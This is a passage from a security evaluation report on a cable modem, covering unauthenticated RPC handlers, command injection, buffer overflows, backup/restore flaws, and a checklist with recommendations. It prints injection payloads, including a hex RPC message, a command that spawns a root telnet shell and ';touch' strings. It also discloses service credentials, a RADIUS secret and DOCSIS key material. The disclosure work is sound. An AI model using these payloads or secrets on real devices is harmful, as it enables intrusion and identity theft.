rpc_mgm_punit_upgrade_done	Reconfigures the /dev/p_unit after upgrade.	✓
rpc_mgm_swdl_start	Empty function.	✓
rpc_mgm_swdl_stop	Empty function.	✓
rpc_mgm_swdl_done	Checks the status of the /nvram/new_swdl_active file and sends ICC message	✓
rpc_mgm_aid_toggle	Empty function.	✓
rpc_mgm_aid_set	Empty function.	✓

The reverse RPC registered the application ID `571873656` with version 1 and provided the following functions with service ID 1:

Function	Analysis	Verdict
Up	Sets Wi-Fi reseting flag to 0.	✓
Down	Sets Wi-Fi reseting flag to 0.	✓
Reseting	Sets Wi-Fi reseting flag to 1. The Web interface used this flag to check whether the Wi-Fi settings could be changed or not. Thus, by sending this RPC message **the attacker could prevent the change of Wi-Fi settings**.	💣
Creating	Sets Wi-Fi reseting flag to 1. Unauthenticated modification of this flag could **prevent the change of Wi-Fi settings**.	💣
Enable	Resets the Wi-Fi SoC. By sending this RPC message, **the attack could deny access to Wi-Fi successfully**.	💣

Function	Analysis	Verdict
Disable	Sets band mode to 4 and resets the Wi-Fi SoC. By sending this RPC message, **the attack could deny access to Wi-Fi successfully**.	💣
UpdateGreStart	Sets the `updateGre` flag.	✓
UpdateGreEnd	Clears the `updateGre` flag.	✓
WpsPressed	Sets the WPS button pressed flag, but this message is only a notification from the Wi-Fi SoC.	✓
WpsConfigured	Enables WPS. **An attacker could enable WPS without authentication.**	💣
WifiClientNumIsZero	Sets NoWifiClient flag. Unauthenticated changes of this flag may mislead the user.	😐
WifiClientNumIsNotZero	Clears NoWifiClient flag. Unauthenticated changes of this flag may mislead the user.	😐
SetGpio_101_low	Writes 0 to /proc/gpio_101.	✓
SetGpio_101_high	Writes 1 to /proc/gpio_101.	✓
ResetLED_start_time	Resets the led timer.	✓
Update_24g_ACL_DB	Updates the 24g ACL list.	✓
Update_5g_ACL_DB	Updates the 5g ACL list.	✓
Update_BandMode	Updates the band mode from Wi-Fi SoC.	✓
Diagnostic-flash	Writes the received command to the `/var/tmp/Diagnostic-flash` file with sprints and system calls. **This message handler was vulnerable by command injection** (see details below).	💣
Diagnostic-usb	Writes the received command to the `/var/tmp/Diagnostic-usb` file with sprints and system calls. **This message handler was vulnerable by command injection** (see details below).	💣
AtomThermalEvent	Sends the thermal event to the event manager.	✓

We found that the `Diagnostic-flash` and the `Diagnostic-usb` reverse RPC messages were vulnerable by command injection, because the message handlers used the following code to write out the received command to a file:

```
LDR     R1, =aEchoSVarTmpDia ; "echo %s > /var/tmp/Diagnostic-flash"
ADD     R0, SP, #0x1C0+s ; s

                                ; CODE XREF: sub_AF3C+594↓j
MOVS    R2, R4
BLX     sprintf
ADD     R0, SP, #0x1C0+s ; command
BLX     system
```

Figure 32 – Writing out the received command in the Diagnostic-flash message handler

To test the command injection, we send the following RPC message to the modem at address 192.168.254.253:

```
00000000  80 00 00 44 00 00 00 01  00 00 00 00 00 00 00 02 ...D.... ........
00000010  22 16 19 78 00 00 00 01  00 00 00 02 00 00 00 00 "..x.... ........
00000020  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 01 ........ ........
00000030  00 00 00 14 44 69 61 67  6e 6f 73 74 69 63 2d 66 ....Diag nostic-f
00000040  6c 61 73 68 20 3b 6c 73                          lash ;ls
    00000000  80 00 00 1c 00 00 00 01  00 00 00 01 00 00 00 00 ........ ........
    00000010  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00 ........ ........
```

Figure 33 – Command injection with RPC message without authentication

Since the received command string was not put in quotes, after the RPC call the `Diagnostic-flash` file contained the directory listing instead of the received command string.

```
# cat /var/tmp/Diagnostic-flash
www
vop
var.tar
var
usr
sys
share
sbin
proc
nvram
lib
include
fss
etc
dev
bin
```

Figure 34 – Command injection result after the RPC message

Wi-Fi SoC

As we found during the service discovery (4.4.1), the Wi-Fi SoC had two RPC interfaces accessible from the Main SoC only, at 192.168.254.254 without authentication.

The management RPC registered the application ID `572660088` with version 1 and provided the following services:

Service	Analysis	Verdict
rpc_mgm_up_and_running	Empty function.	✓
rpc_mgm_run_cmd	Empty function.	✓
rpc_mgm_start_psm_suspend	Writes mem to /sys/power/state.	✓
rpc_mgm_psm_resumed_done	Empty function.	✓
rpc_mgm_punit_upgrade_start	Empty function.	✓
rpc_mgm_punit_upgrade_done	Empty function.	✓

Service	Analysis	Verdict
rpc_mgm_swdl_start	Starts the netcat (nc) command with the parameters received in RPC and calls the atom_swdl_utility.	💣
rpc_mgm_swdl_stop	Empty function.	✓
rpc_mgm_swdl_done	Empty function.	✓
rpc_mgm_aid_toggle	Empty function.	✓
rpc_mgm_aid_set	Calls the aid_config_utility with user specified parameters.	😐
rpc_mgm_aid_get	Calls the aid_config_utility to read out settings.	😐
rpc_mgm_update_video_port_qfm_status	Empty function.	✓

The config RPC registered the application ID `538319224` with version 3 and provided more than 100 services. Because the large number of the services, we could not verify every single service during the evaluation. However, we captured the traffic between the Main SoC and the Wi-Fi SoC after changing some Wi-Fi settings.

Figure 35 – RPC communication between the Main SoC and the Wi-Fi SoC

As it could be seen in the above figure, the Main SoC sent system commands, configuration commands and some other commands like SSID change and password change to the Wi-Fi SoC.

The system commands were sent with the `wlan_getCfgCmd` (id=217), which performed the received command and sent back the first line of the result. Although it was a simple **command injection without authentication**, we could access the Wi-Fi SoC only from the Main SoC. To send arbitrary RPC commands to the Wi-Fi SoC we used the netcat (nc) command to forward the RPC port.

By sending the following command to the Wi-Fi SoC through the Main SoC, we were able to start a telnet daemon on the Wi-Fi SoC and access it at 192.168.0.4:

```
vconfig add eth0 2;ifconfig eth0.2 192.168.0.4 up;ifconfig
eth0.4093:0 0.0.0.0;ifconfig br0 0.0.0.0;brctl delif br0 eth0;brctl
delif br0 eth0.2;telnetd -b 192.168.0.4 -l /bin/sh
```

We found that the configuration command **wlan_set_cmd** (id=218) **was also vulnerable by unauthenticated command injection** similarly to the previous case.

We checked further functions and found that several ones used the `system` command with user-specified input. Some of them, such as the `wlan_set_ssid`, the user input put in quotes. Because the `xdr` string parser escaped the received string, these constructs could be treated as safe.

```
lea     eax, [ebp+var_120]
add     eax, [ebp+var_20]
mov     byte ptr [eax], 0
lea     eax, (aSS_0 - 80737FCh)[ebx] ; "%s=\"%s\""
lea     edx, [ebp+var_120]
mov     [esp+0Ch], edx
lea     edx, [ebp+s]
mov     [esp+8], edx
mov     [esp+4], eax    ; format
lea     eax, [ebp+s]
mov     [esp], eax      ; s
call    _sprintf
lea     eax, [ebp+s]
mov     [esp], eax      ; command
call    _system
```

Figure 36 – Implementation of wlan_set_ssid command

However, the system command was constructed into a local buffer and the size of the input was not checked. The size of the maximum input string was set to 0xffffffff, so an arbitrary large string could be sent.

```
loc_806AEAE:            ; CODE XREF: xdr_wlan_set_ssid_3_argument+27
mov     eax, [ebp+arg_4]
add     eax, 4
mov     dword ptr [esp+8], 0FFFFFFFFh ; maxsize
mov     [esp+4], eax    ; cpp
mov     eax, [ebp+xdrs]
mov     [esp], eax      ; xdrs
call    _xdr_string
```

Figure 37 – Arbitrary long input strings are allowed in config RPC handler

To test the **buffer overflow**, we sent a 460-character long SSID to the Wi-Fi SoC, which cause a segmentation fault at the `rpc_wlan_config` process:

```
rpc_wlan_config[6560]: segfault at 20686375 ip 20686375 sp bfa67c30
error 14
```

We tried to trigger the buffer overflow through the Web interface, but we faced the following limitations:

- The user interface allowed only 32-byte long SSID names.

- Although the SSID name restriction was verified only on the client side, the Web server allowed sending maximum 100 bytes long variables[3], so we could not trigger this buffer overflow through the Web interface.

Although we did not verify all of the functions, we found `wlan_setBasicAuthenticationModes` function, which performed system command without quotes.

```
loc_8064E07:                ; CODE XREF: wlan_setBasicAuthenticationModes+A0↑j
lea     eax, (aSS - 80737FCh)[ebx] ; "%s=%s"
mov     edx, [ebp+arg_4]
mov     [esp+0Ch], edx
lea     edx, [ebp+s]
mov     [esp+8], edx
mov     [esp+4], eax        ; format
lea     eax, [ebp+s]
mov     [esp], eax          ; s
call    _sprintf
lea     eax, [ebp+s]
mov     [esp], eax          ; command
call    _system
```

Figure 38 – Implementation of the `wlan_setBasicAuthenticationModes` function

Since the input string was not put inside quotes, **we could trigger a command injection** by sending the following string as the authentication mode: `12;touch /tmp/hacked4`. After the command injection, the `hacked4` file was created into the /tmp folder.

```
# ls /tmp
CBN_Set_24G_Done      channel_event_1.log    hostapd-wdev0ap4.conf  wifi_status
CBN_Set_5G_Done       cron                   hostapd-wdev0ap5.conf  wifi_up
CBN_Start_24G_Done    hacked4                hostapd-wdev0ap6.conf  wifi_version_24g
CBN_Start_5G_Done     hostapd-wdev0ap0.conf  hostapd-wdev0ap7.conf  wifi_version_5g
CBN_Stop_24G_Done     hostapd-wdev0ap0.pid   messages               wps_btn_monitor.pid
CBN_Stop_5G_Done      hostapd-wdev0ap1.conf  mnt                    wps_stat
WIFI_LED_STATE        hostapd-wdev0ap2.conf  resolv.conf
WIFI_LED_TIME         hostapd-wdev0ap3.conf  vars.temp
```

Figure 39 – Command injection result

4.4.7 Wi-Free

The Sample #2 has been provisioned in the past and UPC Wi-Free service was configured. Although we could not connect to it (because we did not have access to the UPC network with the Modem), we checked whether we could access the Wi-Free network interface on the modem.

[3] We note that this limitation may cause functional problems during parental control settings

```
SSID 3 : UPC Wi-Free
    Network type            : Infrastructure
    Authentication          : Open
    Encryption              : None
    BSSID 1                 : de:53:1c:65:de:54
         Signal             : 100%
         Radio type         : 802.11n
         Channel            : 3
         Basic rates (Mbps) : 1 2 5.5 11
         Other rates (Mbps) : 6 9 12 18 24 36 48 54
```

Figure 40 – Wi-Free network details from a Windows client

First, we looked up the BSSID of the UPC Wi-Free in the network interface list of the Main SoC. Since we did not find, we started the telnet daemon on the Wi-Fi SoC (see details in 4.4.6) and performed the BSSID search again. On the Wi-Fi side, we found the cei00 and cei01 network interfaces, which were related to the UPC Wi-Free.

```
cei00     Link encap:Ethernet  HWaddr DC:53:7C:65:DE:54
          inet6 addr: fe80::de53:7cff:fe65:de54/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:38855 errors:7861 dropped:0 overruns:0 frame:0
          TX packets:19261 errors:29 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:31498340 (30.0 MiB)  TX bytes:5165499 (4.9 MiB)
          Interrupt:16

cei01     Link encap:Ethernet  HWaddr DE:53:1C:65:DE:54
          inet6 addr: fe80::dc53:1cff:fe65:de54/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:103 errors:0 dropped:0 overruns:0 frame:0
          TX packets:0 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:10666 (10.4 KiB)  TX bytes:0 (0.0 B)
```

Figure 41 – Wi-Free network interfaces inside the Wi-Fi SoC

After checking the network settings on the Wi-Fi SoC we found the more detailed settings of the UPC Wi-Free.

```
export RADIO_GWMAC="DC:53:7C:57:11:7B"
export AP_VLAN_4=48
export AP_VLAN_20=49
export CM_IP="10.8.251.76"
export AP_SSID_2="UPC Wi-Free"
export AP_AUTH_SERVER_2="195.34.135.55"
export AP_AUTH_PORT_2=1812
export AP_AUTH_SECRET_2=ThaedaizaiG4
export AP_SSID_18="UPC Wi-Free"
export AP_SECFILE_18=EAP
export AP_WPA_18=2
export AP_AUTH_SERVER_18="195.34.135.55"
export AP_AUTH_PORT_18=1812
export AP_AUTH_SECRET_18=ThaedaizaiG4
export AP_VLAN_2=52
export AP_VLAN_18=68
export GW_IP="195.184.160.80"
export MANRATE_17=auto
export AP_RADIUS_GO_HFC_2=1
```

Figure 42 – Wi-Free network interface details

Since we had access to the **UPC Wi-Free** network interface, we suppose that **we could intercept or modify network communication** on this interface after we get access to the Wi-Fi SoC.

4.5 Security of the sensitive assets

4.5.1 Web interface credentials

The `/nvram/0/a` file contained the default regular and super user credentials, while the `/nvram/0/b` file contained the current regular user name (marked with yellow), the regular user password (marked with green), the super user name (marked with pink), the super user password (marked with blue), the debug user name (marked with red) and the debug user password (marked with grey).

```
00000170  00 00 00 00 00 00 00 07 00 20 61 64 6D 69 6E 00  ......... admin.
00000180  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00000190  00 00 00 00 00 00 00 00 00 00 00 08 00 20 41 64  ............. Ad
000001A0  6D 69 6E 61 64 6D 69 6E 31 00 00 00 00 00 00 00  minadmin1.......
000001B0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 09  ................
000001C0  00 20 72 6F 6F 74 00 00 00 00 00 00 00 00 00 00  . root..........
000001D0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
000001E0  00 00 00 0A 00 20 63 6F 6D 70 61 6C 62 6E 00 00  ..... compalbn..
000001F0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00000200  00 00 00 00 00 00 00 0B 00 10 72 6F 6F 74 00 00  ..........root..
00000210  00 00 00 00 00 00 00 00 00 00 00 0C 00 10 43 42  ..............CB
00000220  4E 00 00 00 00 00 00 00 00 00 00 00 00 00 00 0D  N...............
```

Figure 43 – Credentials in Sample #1 in the nvram

In Sample #2, the super and debug user credentials were changed after the provisioning. The super user was modified to `admin:admin` and the debug user was modified to `Chello:kMxTP9Vs`, which is the usual service password.

```
00000170  00 00 00 00 00 00 00 07 00 20 61 64 6D 69 6E 00  ......... admin.
00000180  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00000190  00 00 00 00 00 00 00 00 00 00 00 08 00 20 6D 56  ............. mV
000001A0  6E 67 72 34 6E 31 00 00 00 00 00 00 00 00 00 00  ngr4n1..........
000001B0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 09  ................
000001C0  00 20 61 64 6D 69 6E 00 00 00 00 00 00 00 00 00  . admin.........
000001D0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
000001E0  00 00 00 0A 00 20 61 64 6D 69 6E 00 00 00 00 00  ..... admin.....
000001F0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00000200  00 00 00 00 00 00 00 0B 00 10 43 68 65 6C 6C 6F  ..........Chello
00000210  00 00 00 00 00 00 00 00 00 00 00 0C 00 10 6B 4D  ..............kM
00000220  78 54 50 39 56 73 00 00 00 00 00 00 00 00 00 0D  xTP9Vs..........
```

Figure 44 – Credentials in Sample #2 in the nvram

Since we could not test the modem in a real environment, we did not have any proof whether the super user password would be set to the unsecure `admin` in every device after the provisioning.

Regarding to the user credentials, we found also the followings:

- The default credentials were copied from the nvram after a factory reset, so the value of the default admin password could not be calculated.
- The default admin password should be changed after the first login.

4.5.2 Wi-Fi credentials

Since the Wi-Fi SoC was responsible for Wi-Fi functionality, the current Wi-Fi credentials were in the nvram of the Wi-Fi SoC. In case of a factory reset, the Main SoC read out the default Wi-Fi settings from the main SoC nvram (`/nvram/0/d` and `/nvram/0/g` files) and set it on the Wi-Fi SoC using RPC.

```
loc_462E8                   ; c
MOVS     R1, #0
MOVS     R2, #0x41          ; n
ADD      R0, SP, #0x60+s    ; s
BLX      memset
ADD      R0, SP, #0x60+s
BLX      j_CbnFactoryWiFiDb_Get_cmFactory24GWifiKey
ADD      R0, SP, #0x60+s    ; s
BLX      strlen
ADD      R1, SP, #0x60+s
MOVS     R2, R0
MOVS     R0, #0
BLX      j_CbnWiFiDb_24G_WpaEntry_Set_wifiMgmtBssWpaPreSharedKey
MOVS     R1, #0
MOVS     R0, #0
BLX      j_CbnWiFiDb_24G_WpaEntry_Set_wifiMgmtBssWpaGroupRekeyInterval
MOVS     R0, #0
MOVS     R1, #1
BLX      j_CbnWiFiDb_24G_WpaEntry_Set_used
```

Figure 45 – `CbnWiFiDb_24G_WpaEntry_RestoreDefault` function in `libcbn_nvramstorage.so`

Because the default passphrase was stored on the nvram, it could not be calculated based on the MAC address or the DOCSIS serial number.

4.5.3 WPS

The Modem had a WPS button on its front panel, to provide access to the Wi-Fi Protected Setup functionality (see also section 4.1.1).

WPS functionality has many known security weaknesses and vulnerabilities researched and described[4]. We did not further evaluate the WPS implementation in the current ToE due to time constraints.

[4] https://en.wikipedia.org/wiki/Wi-Fi_Protected_Setup#Vulnerabilities

4.5.4 Security of the backup/restore functionality

The backup/restore functionality was implemented in the `libhttp_plugin.so`. To perform the backup operation the HTTP query should contain the `CH7465LG-Cfg.bin` string, which is constructed from the device model. The backup file was passed back only if a valid user was logged in to the device.

Although the user could not specify password for the backup file, the downloaded file was encrypted. The `libcbn_utils.so` contained the fixed 168 bit key, which was used with a TripleDES cipher.

```
LDR     R3, =(pki_sdk_ptr - 0xC6F8)
STR     R5, [SP,#0x60+var_34]
STR     R5, [SP,#0x60+var_30]
LDR     R0, [R6,R3] ; pki_sdk
MOV     R3, R9
MOVS    R2, R0
ADDS    R1, R0, #7
ADDS    R2, #0xE
STR     R3, [SP,#0x60+var_60]
ADD     R3, SP, #0x60+var_34
STR     R7, [SP,#0x60+var_5C] ; size
STR     R4, [SP,#0x60+var_58] ; R4: destination
BLX     j_des3ABC_CBC_decrypt ; R0, R1, R2: keys
                              ; R3: IV
                              ; arg0: data
```

Figure 46 – Backup file decryption with TripleDES using pki_sdk as key

Using the hard-coded key, we could decrypt the downloaded backup file, which contained a 0x14 bytes hash, a 0x100 bytes header and the saved configuration data items.

The restore operation was performed if the HTTP query contained the `Restore` string. If this string was found, the next number was interpreted as the size of the uploaded backup file. The restore operation saved the uploaded data to the `/var/tmp/backup.cfg` file using the previously parsed size value. If the size value was smaller than the size of the actual data, the restore operation **wrote the content of the memory to the `backup.cfg` file**. We could create file containing maximum 69632 bytes with this method.

If we tried to restore a configuration file without authenticated session, we were redirected to the login page as it is shown in the next figure.




Figure 47 – Restoring configuration without authentication

Although our request was redirected, we found that the `backup.cfg` file was written to the `tmp` folder. Thus, we performed the following steps:

- We created a backup file and saved its content.
- We modified some data in the device using the Web interface.
- We created another backup file and compared it with the first one. The backup files were different, so the modified settings were saved into it.
- We restored the first backup file without performing authentication.
- Our request was redirected to the login page, but the settings were restored to the original one.

So, **we were able to restore any backup file without authentication**. Furthermore, if we performed the restore without authentication, the device was not restarted. As it turned out, the restart function performed authentication check and it caused the login page redirection.

We note that because of the limited time of the evaluation, we did not check whether an attacker could cause buffer overflow, integer overflow or other types of attacks by manipulating the backup file.

4.5.5 DOCSIS credentials

The public and private DOCSIS key was stored in the NVRAM partition in the file system of the Main SoC.

```
(319,159) SEQUENCE
  (322,13) SEQUENCE
    (324,9) OBJECT IDENTIFIER : rsaEncryption : '1.2.840.113549.1.1.1'
    (335,0) NULL
  (337,141) BIT STRING UnusedBits: 0
    (341,137) SEQUENCE
      (344,129) INTEGER : '00A7CB89568C4BB31AEBA65C15DD0A7168C13FEAD05CE0FB5B38FB8F5E0B92D7A2E8911DF836D47DBC48AF8F882F497C54
      (476,3) INTEGER : '65537'
```

Figure 48 – Public DOCSIS key

The private key was found in the `cbn_cm_euro_privkey.bin` file in encrypted form in the nvram, encrypted with the key and algorithm (TripleDES) as used with the backup functionality – see section 4.5.4. The decrypted private key was the following:

```
(0,632) SEQUENCE
  (4,1) INTEGER : '0'
  (7,13) SEQUENCE
    (9,9) OBJECT IDENTIFIER : rsaEncryption : '1.2.840.113549.1.1.1'
    (20,0) NULL
  (22,610) OCTET STRING
    (26,606) SEQUENCE
      (30,1) INTEGER : '0'
      (33,129) INTEGER : '00A7CB89568C4BB31AEBA65C15DD0A7168C13FEAD05CE0FB5B38FB8F5E0B92D7A2E8911DF836D47DBC48A
      (165,3) INTEGER : '65537'
      (170,128) INTEGER : '593B6059EA5A077175880EC881B81FFF7965A8560E4E86DD483C5F4DC011E322FB52D101430755A65F71
      (301,65) INTEGER : '00CFD88470D6547E143D6DA3E3842588ED4CDC7E3A0A3F5281EC79F31707CF16BB74613D05D7D6EC24AF0
      (368,65) INTEGER : '00CEAB95340E078BA6B51B187D17D1221799EF79DD21F50AAF4FA0E23D0A96ACF69D19D89C967A831652B
      (435,65) INTEGER : '009472B8653F2FA9BD1B02AC035BE6D31D69C03207923A17DBE3E255D52526ABBDC7298C44181CD11C824
      (502,65) INTEGER : '00856D63538B2735F2F803B948B1C2B436F68C146A3ECD1C0BD8E5EE8A2836E50E0699342ECC3BE63BD84
      (569,65) INTEGER : '008C9E40E66093142D70D410C90034516BC0C038F8CE18108CFDBE375F12C117448DF42108D7753174FCE
```

Figure 49 – Private DOCSIS key decrypted

The encrypted DOCSIS key was unique for each ToE, and the encryption mechanism used to protect it was generic, using the same key for the whole population. Thus, we found that an *attacker having access to the nvram (either via the flash interface, or using access via telnet, see section 4.4.3 Diagnostic functions) might be able to decrypt, copy, or exchange the DOCSIS keys in his Modem and thus impersonate the device or duplicate its identity on the DOCSIS network*.

5 Conformance to Requirements

During our evaluation work reported in the previous chapters, we explicitly checked conformance to our security checklist based on the Router Security Checklist [2]

In the following chapters, we used several symbols to denote the results of individual tests within a test case. These symbols were as follows:

> **✓:** Normal operation. The outcome of the test indicates that the implementation is correct.
>
> **💣:** Problem. The outcome of the test has clearly identified a security problem.
>
> **😐:** Potential / possible problem. The outcome of the test does not clearly indicate a security problem, but may lead to unexpected or abnormal operation.
>
> **—:** Inconclusive. Our test results were not conclusive, the problem could not be verified, or the testing was not carried out. Evidence was not available either due to time or resource limits, or because the test was considered out of scope for the ToE.

Specific security-relevant findings were highlighted in **bold** within the text to allow for easier identification. Checklist items that we considered as causing potential security issues, but with limited effect or with uncertainties related to their effect are marked with *italic*.

5.1 Security checklist

Web interface access control

Test	Analysis	Verdict
Default password is forced to change after the first login	Yes, during the first access, the password should be changed.	✓
HTTPS supported	The web server supports HTTPS, but it was started without this support	😐
Admin access can be limited to HTTPS access only	N/A	—
Device use hard-coded private key for HTTPS	Yes, a self-signed root certificate and private key were used	💣
Admin interface supports certificate based verification	No, only password based verification was supported	😐
HTTP authentication can be used instead of form login	No	✓
Admin access can be limited to Ethernet only	Yes, the remote administration could be turned off	✓
Admin access can be restricted by LAN IP address	No	😐

Test	Analysis	Verdict
Admin access can be restricted by MAC address	No	😐
Local administration port can be changed	No, the local port was always 80	😐
Admin login is protected with CAPTCHA	No	😐
Multiple users are supported	No, only the admin user was accessible	✓
The same user can be logon only once	Yes	✓
The user can logout from the admin interface	Yes	✓
Session timeout is implemented	Yes	✓
Unpredictable session IDs are used	Although a random session ID was generated and sent back to the client, but it was not checked. Instead of the session ID, the part of the user-agent string was checked, which means a predictable ID.	💣
Session IDs are different for each session	Although a random session ID was generated and sent back to the client, but it was not checked. Instead of the session ID, the part of the user-agent string was checked, which means a predictable ID.	💣
IP address is checked also during session validation	Yes	✓
Remote administration is disabled by default	Yes	✓
Remote administration port can be changed	Yes	✓

Web interface protection

Test	Analysis	Verdict
CSRF protection is implemented	Yes, but we could bypass it easily.	💣
Every Web page is access protected (except login page)	Only .html pages were access protected.	💣
Every Web service is access protected (except login service)	No, we found several information disclosure, settings modification and even command injection possibilities without authentication.	💣
Login process returns with the same error message in case the username and in case the password are wrong	N/A, name of the user could not be changed.	—
Login process implements any brute-force protection	Although a login counter was implemented, it was not used. Moreover, there was a login check function, which was not maintained the login counter at all.	💣

Test	Analysis	Verdict
Password policy is implemented	Yes	✓
Password length has an upper limit	Yes, but the limit was sufficiently large (32 characters).	✓
Binary components of the Web interface contains any hardening (stack protection, DEP, ASLR, etc.)	No, binary components were compiled without any protection.	😐
Binary components contains debug strings	No, but the large number of log messages made reverse engineering easier	😐
Input validation is performed on the server side	In case of some requests, the input was validated both on client and server side, but in case of the e-mail address, the validation was performed only on the client side, which made possible to inject a shell command into the e-mail To field.	💣
User inputs are written to the HTML page after sanitization	We did not find any possible XSSs.	✓

Service access / backdoors

Test	Analysis	Verdict
Admin interface can be access with service accounts by default	Yes, the device supported a super user and a CRM account.	😐
Service accounts can be disabled by the user	No	😐
Service accounts can be modified by the user	Using the AJAX API, users could change the password of the super user.	😐
Service accounts can be disabled by the operator	No.	😐
Service accounts can be modified by the operator	SNMP supported functions, which could change the password of super user and CRM user.	✓

Wi-Fi

Test	Analysis	Verdict
Default password is forced to change during initial configuration	No, the user can use the default password.	😐
WPA2 is supported	Yes, it was the default setting.	✓
Guest networks is separated correctly	Not tested.	—

WPS

Test	Analysis	Verdict
WPS enabled by default	No	✓

Test	Analysis	Verdict
WPS can be turned off	Yes	✓
WPS verification uses brute-force protection	Not tested	—

Software features

Test	Analysis	Verdict
Firewall filters all ports on the WAN interface	Not tested	—
MAC address filtering is applied to all networks	Not tested	—
UPnP is enabled by default	No	✓
Vulnerable UPnP server is used	The device used the MiniUPnPd 1.7, which was vulnerable by DoS (CVE-2014-3985)	💣
Device provides detailed information about UPnP port mappings	No	😐
Port forwarding can be limited to source IP address or source IP subnet	No	😐
HNAP is supported	No	✓

Firmware security

Test	Analysis	Verdict
Device notifies user if there is a firmware update.	Not tested	—
Device will automatically update the firmware on its own.	DOCSIS 3.0 provides means to automatically update software	✓
Ease of update process.	No manual update	✓
Firmware update may reset some options.	Not tested	—
There is a function in the web interface to check for new firmware.	No	✓
The firmware is downloaded securely. (HTTPS, SFTP or FTPS).	TFTP with DOCSIS 3.0 provisioning was used.	✓
New firmware is validated before it is installed.	Not tested	—
The Modem supports multiple installed firmwares.	Flash contained backup firmware images	✓

6 Evaluation Results

In this chapter we sum up the findings of the security evaluation, and give recommendations to improve the security of the Modem.

In the second section we provide Risk Analysis for each finding.

6.1 Findings and recommendations

6.1.1 Serial interface was open on the Main SoC

We found an open serial interface, which we could use to connect to the Main SoC. We received information from the SoC during the boot process and we could send commands interactively to the bootloader.

Recommendation

The serial interface should be closed.

6.1.2 Serial interface was open on the Wi-Fi SoC

We found an open serial interface, which we could use to connect to the Wi-Fi SoC. We received information from the SoC during the boot process and we could send commands interactively to the bootloader.

Recommendation

The serial interface should be closed.

6.1.3 Bootloader menu was accessible on the Main SoC UART

The bootloader on the Main SoC allowed stopping the boot process and sending bootloader commands via the serial interface. An attacker could use this feature to execute arbitrary code on the Main SoC.

Recommendation

Disable the command interface in the bootloader.

6.1.4 Bootloader menu was accessible on the Wi-Fi SoC UART

The bootloader on the Wi-Fi SoC allowed stopping the boot process and sending bootloader commands via the serial interface. An attacker could use this feature to execute arbitrary code on the Wi-Fi SoC.

Recommendation

Disable the command interface in the bootloader.

6.1.5 cbnlogin could cause arbitrary code execution

The cbnlogin command used an unsafe function to read in the username, which could cause buffer overflow and arbitrary code execution.

Recommendation

Use `fgets` instead of `gets`.

6.1.6 Unnecessary services were running on the Main SoC

The Main SoC contained and started the Wifidog service, but it was configured only with a test page.

Recommendation

Unnecessary services increase the attack surface, so it should be removed.

6.1.7 Buffer overflow in the Web server HTTP version field

We found that the used Web server (`ti_webserver`) was vulnerable by a stack based buffer overflow, because the HTTP version field was copied from the input request to the response without any verification or size limit.

We note that other devices using the same Web server may be affected by this vulnerability.

Recommendation

Create the HTTP version field from hard-coded strings.

6.1.8 HTTPS support was disabled on the Web server

We found that the Web server was executed without the HTTPS support would be enabled, so an attacker could eavesdrop or modify the communication between the administrator and the Web interface from the LAN.

Recommendation

Enable HTTPS support in the Web server.

6.1.9 Hard-coded private key was used for HTTPS

If the HTTPS support would be enabled, the Web server would use the same hard-coded private key for every device. By obtaining this key, the attacker could eavesdrop or modify the communication between the administrator and the Web interface from the LAN.

Recommendation

Generate device specific private key and sign it with a trusted CA.

6.1.10 Hard-coded private key could be downloaded from the Web interface without authentication

We found that the hard-coded private key was stored at the Web root folder, so it was accessible from the Web interface without authentication.

Recommendation

Store the private key in a folder that is not accessible from the Web interface (e.g. /etc).

6.1.11 HTTPS certificate could be used to impersonate any web site

